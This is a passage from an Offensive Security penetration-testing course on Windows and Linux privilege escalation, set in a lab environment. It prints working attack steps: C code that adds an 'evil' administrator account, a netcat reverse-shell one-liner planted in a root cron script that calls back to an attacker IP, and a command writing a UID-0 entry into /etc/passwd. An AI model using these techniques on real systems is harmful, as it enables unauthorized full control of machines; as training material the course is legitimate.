For example, consider a scenario in which a software developer creates a program that runs as a Windows service. During the installation, the developer does not secure the permissions of the program, allowing full read and write access to all members of the *Everyone*[524] group. As a result, a lower-privileged user could replace the program with a malicious one. When the service is restarted or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.

This type of vulnerability exists on our Windows client. Let's validate the vulnerability and exploit it.

In one of the previous sections, we showed how to list running services with *tasklist*. Alternatively, we could use the PowerShell **`Get-WmiObject`** cmdlet with the **`win32_service`** WMI class. In this example, we will pipe the output to **`Select-Object`** to display the fields we are interested in and use **`Where-Object`** to display running services (**`{$_.State -like 'Running'}`**):

```
PS C:\Users\student> Get-WmiObject win32_service | Select-Object Name, State, PathName
| Where-Object {$_.State -like 'Running'}

Name                  State   PathName
----                  -----   --------
AudioEndpointBuilder  Running C:\Windows\System32\svchost.exe -k LocalSystemNetworkRes
Audiosrv              Running C:\Windows\System32\svchost.exe -k LocalServiceNetworkRe
...
Power                 Running C:\Windows\system32\svchost.exe -k DcomLaunch
ProfSvc               Running C:\Windows\system32\svchost.exe -k netsvcs
RpcEptMapper          Running C:\Windows\system32\svchost.exe -k RPCSS
RpcSs                 Running C:\Windows\system32\svchost.exe -k rpcss
SamSs                 Running C:\Windows\system32\lsass.exe
Schedule              Running C:\Windows\system32\svchost.exe -k netsvcs
SENS                  Running C:\Windows\system32\svchost.exe -k netsvcs
Serviio               Running C:\Program Files\Serviio\bin\ServiioService.exe
ShellHWDetection      Running C:\Windows\System32\svchost.exe -k netsvcs
...
```

Listing 564 - Listing running services on Windows using PowerShell

Based on this output, the Serviio service stands out as it is installed in the Program Files directory. This means the service is user-installed and the software developer is in charge of the directory structure as well as permissions of the software. These circumstances make it more prone to this type of vulnerability.

[524] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids

Copyright © Offensive Security Ltd. All rights reserved.

As a next step, we'll enumerate the permissions on the target service with the *icacls*[525] Windows utility. This utility will output the service's Security Identifiers (or SIDs[526]) followed by a permission mask, which are defined in the icacls documentation.[527] The most relevant masks and permissions are listed below:

Mask	Permissions
F	Full access
M	Modify access
RX	Read and execute access
R	Read-only access
W	Write-only access

Table 7 - icacls permissions mask

We can run **icacls**, passing the full service name as an argument. The command output will enumerate the associated permissions:

```
C:\Users\student> icacls "C:\Program Files\Serviio\bin\ServiioService.exe"
C:\Program Files\Serviio\bin\ServiioService.exe BUILTIN\Users:(I)(F)
                                                NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                APPLICATION PACKAGE AUTHORITY\ALL APPL
ICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Listing 565 - icacls output for the ServiioService.exe service

As suspected, the permissions associated with the **ServiioService.exe** executable are quite interesting. Specifically, it appears that any user (BUILTIN\Users) on the system has full read and write access to it. This is a serious vulnerability.[528]

In order to exploit this type of vulnerability, we can replace ServiioService.exe with our own malicious binary and then trigger it by restarting the service or rebooting the machine.

We'll demonstrate this attack with an example. The following C code will create a user named "evil" and add that user to the local Administrators group using the *system*[529] function. The compiled version of this code will serve as our malicious binary:

```
#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user evil Ev!lpass /add");
  i = system ("net localgroup administrators evil /add");
```

[525] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls

[526] (Microsoft, 2017), https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems

[527] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls#remarks

[528] (Gjoko Krstic, 2017), https://www.exploit-db.com/exploits/41959/

[529] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2019

Copyright © Offensive Security Ltd. All rights reserved.

```
  return 0;
}
```

Listing 566 - adduser.c code

Next, we'll cross-compile[530] the code on our Kali machine with **i686-w64-mingw32-gcc**, using **-o** to specify the name of the compiled executable:

```
kali@kali:~$i686-w64-mingw32-gcc adduser.c -o adduser.exe
```

Listing 567 - Compiling the adduser.c code

We can transfer it to our target and replace the original ServiioService.exe binary with our malicious copy:

```
C:\Users\student> move "C:\Program Files\Serviio\bin\ServiioService.exe" "C:\Program F
iles\Serviio\bin\ServiioService_original.exe"
        1 file(s) moved.

C:\Users\student> move adduser.exe "C:\Program Files\Serviio\bin\ServiioService.exe"
        1 file(s) moved.

C:\Users\student> dir "C:\Program Files\Serviio\bin\"
 Volume in drive C has no label.
 Volume Serial Number is 56B9-BB74

 Directory of C:\Program Files\Serviio\bin

01/26/2018  07:21 AM    <DIR>          .
01/26/2018  07:21 AM    <DIR>          ..
12/04/2016  08:30 PM               867 serviio.bat
01/26/2018  07:19 AM            48,373 ServiioService.exe
12/04/2016  08:30 PM                10 ServiioService.exe.vmoptions
12/04/2016  08:30 PM           413,696 ServiioService_original.exe
               4 File(s)        462,946 bytes
               2 Dir(s)   3,826,667,520 bytes free
```

Listing 568 - Replacing the ServiioService.exe binary with our malicious file

In order to execute the binary, we can attempt to restart the service.

```
C:\Users\student> net stop Serviio
System error 5 has occurred.

Access is denied.
```

Listing 569 - Attempting to restart the service and reboot the machine

Unfortunately, it seems that we do not have enough privileges to stop the Serviio service. This is expected as most services are managed by administrative users.

Since we do not have permission to manually restart the service, we must consider another approach. If the service is set to "Automatic", we may be able to restart the service by rebooting the

[530] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross_compiler

Copyright © Offensive Security Ltd. All rights reserved.

machine. Let's check the start options of the Serviio service with the help of the Windows Management Instrumentation Command-line:[531]

```
C:\Users\student>wmic service where caption="Serviio" get name, caption, state, startm
ode
Caption  Name     StartMode  State
Serviio  Serviio  Auto       Running
```

Listing 570 - Showing the StartMode of the vulnerable service

This service will automatically start after a reboot. Now, let's use the **whoami** command to determine if our current user has the rights to restart the system:

```
C:\Users\student>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Listing 571 - Checking for reboot privileges

The listing above shows that our user has been granted shutdown privileges (*SeShutdownPrivilege*)[532] (among others) and therefore we should be able to initiate a system shutdown or reboot. Note that the *Disabled* state only indicates if the privilege is currently enabled for the running process. In our case, it means that **whoami** has not requested, and hence is not currently using, the *SeShutdownPrivilege* privilege.

If the *SeShutdownPrivilege* was not present, we would have to wait for the victim to manually start the service, which would be much less convenient for us.

Let's go ahead and reboot (**/r**) in zero seconds (**/t 0**):

```
C:\Users\student\Desktop> shutdown /r /t 0
```

Listing 572 - Rebooting the machine

Now that the reboot is complete, we should be able to log in to the target machine using the username "evil" with a password of "Ev!lpass". After that, we can confirm that the evil user is part of the local Administrators group with the **net localgroup** command.

```
C:\Users\evil> net localgroup Administrators
Alias name     Administrators
Comment    Administrators have complete and unrestricted access to the computer/domain

Members
```

[531] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

[532] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants

Copyright © Offensive Security Ltd. All rights reserved.

```
-------------------------------------------------------------------------------
admin
Administrator
corp\Domain Admins
corp\offsec
evil
The command completed successfully.
```

Listing 573 - The "evil" user is a member of the Administrators group

Very Nice. We have used the insecure file permissions to replace the service program with our own malicious binary which, when run, granted us Administrative access to the system.

18.2.4.1 Exercises

1. Log in to your Windows client as an unprivileged user and attempt to elevate your privileges to SYSTEM using the above vulnerability and technique.
2. Attempt to get a remote system shell rather than adding a malicious user.

18.2.5 Leveraging Unquoted Service Paths

Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around *unquoted service paths*.[533] We can use this attack when we have write permissions to a service's main directory and subdirectories but cannot replace files within them. Please note that this section of the module will not be reproducible on your dedicated client. However, you will be able to use this technique on various hosts inside the lab environment.

As we have seen in the previous section, each Windows service maps to an executable file that will be run when the service is started. Most of the time, services that accompany third party software are stored under the C:\Program Files directory, which contains a space character in its name. This can potentially be turned into an opportunity for a privilege escalation attack.

When using file or directory paths that contain spaces, the developers should always ensure that they are enclosed by quotation marks.[534] This ensures that they are explicitly declared. However, when that is not the case and a path name is unquoted, it is open to interpretation. Specifically, in the case of executable paths, anything that comes after each whitespace character will be treated as a potential argument or option for the executable.

For example, imagine that we have a service stored in a path such as C:\Program Files\My Program\My Service\service.exe. If the service path is stored *unquoted*, whenever Windows starts the service it will attempt to run an executable from the following paths:

```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

Listing 574 - Example of how Windows will try to locate the correct path of an unquoted service

In this example, Windows will search each "interpreted location" in an attempt to find a valid executable path. In order to exploit this and subvert the original unquoted service call, we must

[533] (Andrew Freeborn, 2016), https://www.tenable.com/sc-report-templates/microsoft-windows-unquoted-service-path-vulnerability

[534] (Microsoft, 2018), https://support.microsoft.com/en-us/help/102739/long-filenames-or-paths-with-spaces-require-quotation-marks

Copyright © Offensive Security Ltd. All rights reserved.

create a malicious executable, place it in a directory that corresponds to one of the interpreted paths, and name it so that it also matches the interpreted filename. Then, when the service runs, it should execute our file with the same privileges that the service starts as. Often, this happens to be the NT\SYSTEM account, which results in a successful privilege escalation attack.

For example, we could name our executable Program.exe and place it in C:\, or name it My.exe and place it in C:\Program Files. However, this would require some unlikely write permissions since standard users do not have write access to these directories by default.

It is more likely that the software's main directory (C:\Program Files\My Program in our example) or subdirectory (C:\Program Files\My Program\My service) is misconfigured, allowing us to plant a malicious My.exe binary.

Although this vulnerability requires a specific combination of requirements, it is easily exploitable and a privilege escalation attack vector worth considering.

18.2.6 Windows Kernel Vulnerabilities: USBPcap Case Study

In the previous fodhelper.exe example, we leveraged an application-based vulnerability to bypass UAC. In this section, we will demonstrate a privilege escalation that relies on a kernel driver vulnerability. Once again, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique against various hosts inside the lab environment.

When attempting to exploit system-level software (such as drivers or the kernel itself), we must pay careful attention to several factors including the target's operating system, version, and architecture. Failure to accurately identify these factors can trigger a Blue Screen of Death (BSOD)[535] while running the exploit. This can adversely affect the client's production system and deny us access to a potentially valuable target.

Considering the level of care we must take, in the following example we will first determine the version and architecture of the target operating system.

```
C:\> systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
System Type:               X86-based PC
```

Listing 575 - Checking the version and architecture of our target

The output of the command reveals that our target is running Windows 7 SP1 on an x86 processor.

At this point, we could attempt to locate a native kernel vulnerability for Windows 7 SP1 x86 and use it to elevate our privileges. However, third-party driver exploits are more common. As such, we should always attempt to investigate this attack surface first before resorting to more difficult attacks.

To do this, we'll first enumerate the drivers that are installed on the system:

```
C:\Users\student\Desktop>driverquery /v

Module Name  Display Name           Description            Driver Type   Start M
```

[535] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Blue_Screen_of_Death

Copyright © Offensive Security Ltd. All rights reserved.

```
ode State      Status     Accept Stop Accept Pause Paged Pool Code(bytes BSS(by
Link Date              Path                                                Init(byt
es
============ ==================== ==================== ============ =======
=== ========== ========== ========== ============ ========== ========== ======
==================== ================================================== ========
==

ACPI         Microsoft ACPI Driver  Microsoft ACPI Driver  Kernel         Boot
    Running    OK         TRUE        FALSE        77,824     143,360    0
11/20/2010 12:37:52 AM C:\Windows\system32\drivers\ACPI.sys             8,192

...

USBPcap      USBPcap Capture Servic USBPcap Capture Servic Kernel         Manual
    Stopped    OK         FALSE       FALSE        7,040      9,600      0
10/2/2015 2:08:15 AM   C:\Windows\system32\DRIVERS\USBPcap.sys          2,176

...
```

Listing 576 - Listing all installed drivers

The output primarily consists of typical Microsoft-installed drivers and a very limited number of third party drivers such as USBPcap. It's important to note that even though this driver is marked as stopped, we may still be able to interact with it, as it is still loaded in the kernel memory space.

Since Microsoft-installed drivers have a rather rigorous patch cycle, third-party drivers often present a more tempting attack surface. For example, let's search for USBPcap in the Exploit Database:

```
kali@kali:~# searchsploit USBPcap
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
USBPcap 1.1.0.0 (WireShark 2.2.5) - Lo | exploits/windows/local/41542.c
---------------------------------------- ----------------------------------------
```

Listing 577 - searchsploit output for "USBPcap" search

The output reports that there is one exploit available for USBPcap. As shown in Listing 578, this particular exploit[536] targets our operating system version, patch level, and architecture. However, it depends on a particular version of the driver, namely USBPcap version 1.1.0.0, which is installed along with Wireshark 2.2.5.

```
Exploit Title    - USBPcap Null Pointer Dereference Privilege Escalation
Date             - 07th March 2017
Discovered by    - Parvez Anwar (@parvezghh)
Vendor Homepage  - http://desowin.org/usbpcap/
Tested Version   - 1.1.0.0  (USB Packet cap for Windows bundled with WireShark 2.2.5)
Driver Version   - 1.1.0.0 - USBPcap.sys
Tested on OS     - 32bit Windows 7 SP1
CVE ID           - CVE-2017-6178
Vendor fix url   - not yet
Fixed Version    - 0day
```

[536] (Parvez Anwar, 2017), https://www.exploit-db.com/exploits/41542/

Copyright © Offensive Security Ltd. All rights reserved.

```
Fixed driver ver - 0day
...
```

Listing 578 - USBPcap exploit information

Let's take a look at our target system to see if that particular version of the driver is installed.

To begin, we will list the contents of the Program Files directory, in search of the USBPcap directory:

```
C:\Users\n00b> cd "C:\Program Files"

C:\Program Files> dir
...
08/13/2015  04:04 PM    <DIR>          MSBuild
07/14/2009  06:52 AM    <DIR>          Reference Assemblies
01/24/2018  02:30 AM    <DIR>          USBPcap
12/22/2017  04:11 PM    <DIR>          VMware
04/12/2011  04:16 AM    <DIR>          Windows Defender
...
```

Listing 579 - Finding the USBPcap directory

As we can see, there is a USBPcap directory in C:\Program Files. However, keep in mind that the driver directory is often found under C:\Windows\System32\DRIVERS. Let's inspect the contents of USBPcap.inf[537] to learn more about the driver version:

```
C:\Program Files\USBPcap> type USBPcap.inf
[Version]
Signature           = "$WINDOWS NT$"
Class               = USB
ClassGuid           = {36FC9E60-C465-11CF-8056-444553540000}
DriverPackageType   = ClassFilter
Provider            = %PROVIDER%
CatalogFile.NTx86   = USBPcapx86.cat
CatalogFile.NTamd64 = USBPcapamd64.cat
DriverVer=10/02/2015,1.1.0.0

[DestinationDirs]
DefaultDestDir = 12
...
```

Listing 580 - Content of USBPcap.inf

Based on the version information, our driver should be vulnerable. Before we try to exploit it, we first have to compile the exploit since it's written in C.

18.2.6.1 Compiling C/C++ Code on Windows

The vast majority of exploits targeting kernel-level vulnerabilities (including the one we have selected) are written in a low-level programming language such as C or C++ and therefore require compilation. Ideally, we would compile the code on the platform version it is intended to run on. In those cases, we would simply create a virtual machine that matches our target and compile the code there. However, we can also cross-compile the code on an operating system entirely different from the one we are targeting. For example, we could compile a Windows binary on our Kali system.

[537] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/install/overview-of-inf-files

Copyright © Offensive Security Ltd. All rights reserved.

For the purposes of this module however, we will use *Mingw-w64*,[538] which provides us with the GCC compiler on Windows.

Since our Windows client has Mingw-w64 pre-installed, we can run the mingw-w64.bat script that sets up the *PATH* environment variable for the gcc executable. Once the script is finished, we can execute **gcc.exe** to confirm that everything is working properly:

```
C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1> mingw-w64.bat

C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1>echo off
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\> gcc
gcc: fatal error: no input files
compilation terminated.

C:\> gcc --help
Usage: gcc [options] file...
Options:
  -pass-exit-codes         Exit with highest error code from a phase.
  --help                   Display this information.
  --target-help            Display target specific command line options.
  --help={common|optimizers|params|target|warnings|[^]{joined|separate|undocumented}}[
                           Display specific types of command line options.
  (Use '-v --help' to display command line options of sub-processes).
  --version                Display compiler version information.
...
```

Listing 581 - gcc works after running mingw-w64.bat

Good. The compiler seems to be working. Now let's transfer the exploit code to our Windows client and attempt to compile it. Since the author did not mention any particular compilation options, we will try to run **gcc** without any arguments other than specifying the output file name with **-o**:

[538] (Mingw-w64, 2019), https://mingw-w64.org/doku.php

Copyright © Offensive Security Ltd. All rights reserved.




Figure 291: Compiling the exploit using gcc

Despite two warning messages,[539] the exploit compiled successfully and gcc created the **exploit.exe** executable. If the process had generated an error message, the compilation would have aborted and we would have to attempt to fix the exploit code and recompile it.

Now that we have compiled our exploit, we can transfer it to our target machine and attempt to run it. In order to determine if our privilege escalation was successful, we can use the **whoami** command before and after running our exploit:

[539] (GCC, 2019), https://gcc.gnu.org/onlinedocs/gcc/Warnings-and-Errors.html

 Copyright © Offensive Security Ltd. All rights reserved.




Figure 292: Elevating privileges on Windows through a privilege escalation exploit

Great! We have successfully elevated our privileges from admin-pc\n00b to nt authority\system,[540] which is the Windows account with the highest privilege level.

18.3 Linux Privilege Escalation Examples

In this section, we will turn our attention to Linux-based targets. We will discuss Linux privileges and demonstrate a few common Linux-based privilege escalation techniques.

18.3.1 Understanding Linux Privileges

Before discussing privilege escalation techniques, let's take a moment to briefly discuss Linux privileges, access controls, and users.

One of the defining features of Linux and other UNIX derivatives is that most resources, including files, directories, devices, and even network communications are represented in the filesystem.[541]

[540] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx

[541] (Arch Linux, 2019), https://wiki.archlinux.org/index.php/users_and_groups

 Copyright © Offensive Security Ltd. All rights reserved.

Put colloquially, “everything is a file”. Every file (and by extension every element of a Linux system) abides by user and group permissions[542] based on three primary abilities: *read*, *write*, and *execute*.

18.3.2 Insecure File Permissions: Cron Case Study

As we turn our attention to privilege escalation techniques, we will first leverage insecure file permissions. As with our Windows examples, we will assume that we have already gained access to our Linux target machine as an unprivileged user.

In order to leverage insecure file permissions, we must locate an executable file that not only allows us write access but also runs at an elevated privilege level. On a Linux system, the cron[543] time-based job scheduler is a prime target, as system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For the purpose of this example, we will SSH to our dedicated Debian client. In a previous section, we showed where to look on the filesystem for installed cron jobs on a target system. We could also inspect the cron log file (/var/log/cron.log) for running cron jobs:

```
student@debian:~$ grep "CRON" /var/log/cron.log
Jan27 15:55:26 victim cron[719]: (CRON) INFO (pidfile fd = 3)
Jan27 15:55:26 victim cron[719]: (CRON) INFO (Running @reboot jobs)
...
Jan27 17:45:01 victim CRON[2615]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:50:01 victim CRON[2631]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:55:01 victim CRON[2656]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 18:00:01 victim CRON[2671]:(root) CMD (cd /var/scripts/ && ./user_backups.sh)
```

Listing 582 - Inspecting the cron log file

It appears that a script called user_backups.sh under /var/scripts/ is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every five minutes.

Since we know the location of the script, we can inspect its contents and permissions.

```
student@debian:~$ cat /var/scripts/user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/

student@debian:~$ ls -lah /var/scripts/user_backups.sh
-rwxrwxrw- 1 root root 52 ian 27 17:02 /var/scripts/user_backups.sh
```

Listing 583 - Showing the content and permissions of the user_backups.sh script

The script itself is fairly straight-forward: it simply copies the student user’s home directory to the backups subdirectory. The permissions[544] of the script reveal that every local user can write to the file.

[542] (Ubuntu, 2013), https://help.ubuntu.com/community/FilePermissions

[543] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cron

[544] (Arch Linux, 2019), https://wiki.archlinux.org/index.php/File_permissions_and_attributes

Copyright © Offensive Security Ltd. All rights reserved.

Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell one-liner.[545] If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a five minute period.

```
student@debian:/var/scripts$ echo >> user_backup.sh

student@debian:/var/scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|
nc 10.11.0.4 1234 >/tmp/f" >> user_backups.sh

student@debian:/var/scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Listing 584 - Inserting a reverse shell one-liner in user_backups.sh

All we have to do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali@kali:~$ nc -lnvp 1234
  listening on [any] 1234 ...
  connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 43172
  /bin/sh: 0: can't access tty; job control turned off
  # whoami
  root
  #
```

Listing 585 - Getting a root shell from our target

As shown in the previous listing, the cron job did execute, as did the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, we have encountered several similar situations in the field since administrators are often more focused on wrangling cron's odd syntax than on securing script file permissions.

18.3.2.1 Exercise

1. Log in to your Debian client as an unprivileged user and attempt to elevate your privileges to root using the above technique.

18.3.3 Insecure File Permissions: /etc/passwd Case Study

Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in **/etc/shadow**, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file **/etc/passwd**. For backwards compatibility, if a password hash is present in the second column of a **/etc/passwd** user record, it is considered valid for authentication and it takes precedence over

[545] (Pentest Money, 2019), http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Copyright © Offensive Security Ltd. All rights reserved.

the respective entry in /etc/shadow if available. This means that if we can write into the /etc/passwd file, we can effectively set an arbitrary password for any account.

Let's demonstrate this. In a previous section we showed that our Debian client may be vulnerable to privilege escalation due to the fact that the /etc/passwd permissions were not set correctly. In order to escalate our privileges, we are going to add another superuser (root2) and the corresponding password hash to the /etc/passwd file. We will first generate the password hash with the help of **openssl** and the **passwd** argument. By default, if no other option is specified, openssl will generate a hash using the crypt algorithm,[546] which is a supported hashing mechanism for Linux authentication. Once we have the generated hash, we will add a line to /etc/passwd using the appropriate format:

```
student@debian:~$ openssl passwd evil
AK24fcSx2Il3I

student@debian:~$ echo "root2:AK24fcSx2Il3I:0:0:root:/root:/bin/bash" >> /etc/passwd

student@debian:~$ su root2
Password: evil

root@debian:/home/student# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 586 - Escalating privileges by editing /etc/passwd

As shown in Listing 586, the "root2" user and the password hash in our /etc/passwd record were followed by the user id (UID) zero and the group id (GID) zero. These zero values specify that the account we created is a superuser account on Linux. Finally, in order to verify that our modifications were valid, we used the **su** command to switch our standard user to the newly created *root2* account and issued the **id** command to show that we indeed had *root* privileges.

18.3.3.1 Exercise

1. Log in to your Debian client with your student credentials and attempt to elevate your privileges by adding a superuser account to the /etc/passwd file.

18.3.4 Kernel Vulnerabilities: CVE-2017-1000112 Case Study

Kernel exploits are an excellent way to escalate privileges, but success may depend on matching not only the target's kernel version but also the operating system flavor, including Debian, Redhat, Gentoo, etc.

Similar to our Windows examples, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique on various hosts inside the lab environment.

To demonstrate this attack vector, we will first gather information about our target by inspecting the /etc/issue file. As discussed earlier in the module, this is a system text file that contains a message or system identification to be printed before the login prompt on Linux machines.

[546] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Crypt_(C)

Copyright © Offensive Security Ltd. All rights reserved.

```
n00b@victim:~$ cat /etc/issue
Ubuntu 16.04.3 LTS \n \l
```

Listing 587 - Gathering general information on the target system

Next, we will inspect the kernel version and system architecture using standard system commands:

```
n00b@victim:~$ uname -r
4.8.0-58-generic
n00b@victim:~$ arch
x86_64
```

Listing 588 - Gathering kernel and architecture information from our Linux target

Our target system appears to be running Ubuntu 16.04.3 LTS (kernel 4.8.0-58-generic) on the x86_64 architecture. Armed with this information, we can use **searchsploit** on our local Kali system to find kernel exploits matching the target version.

```
kali@kali:~$ searchsploit linux kernel ubuntu 16.04
------------------------------------------------------------ ----------------------------
 Exploit Title                                              |  Path (/usr/share/exploitdb/
------------------------------------------------------------ ----------------------------
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04 | exploits/linux_x86-64/local/
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.0 | exploits/linux_x86/local/422
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow  | exploits/linux/dos/39773.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege | exploits/linux/local/40759.r
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA | exploits/linux_x86-64/local/
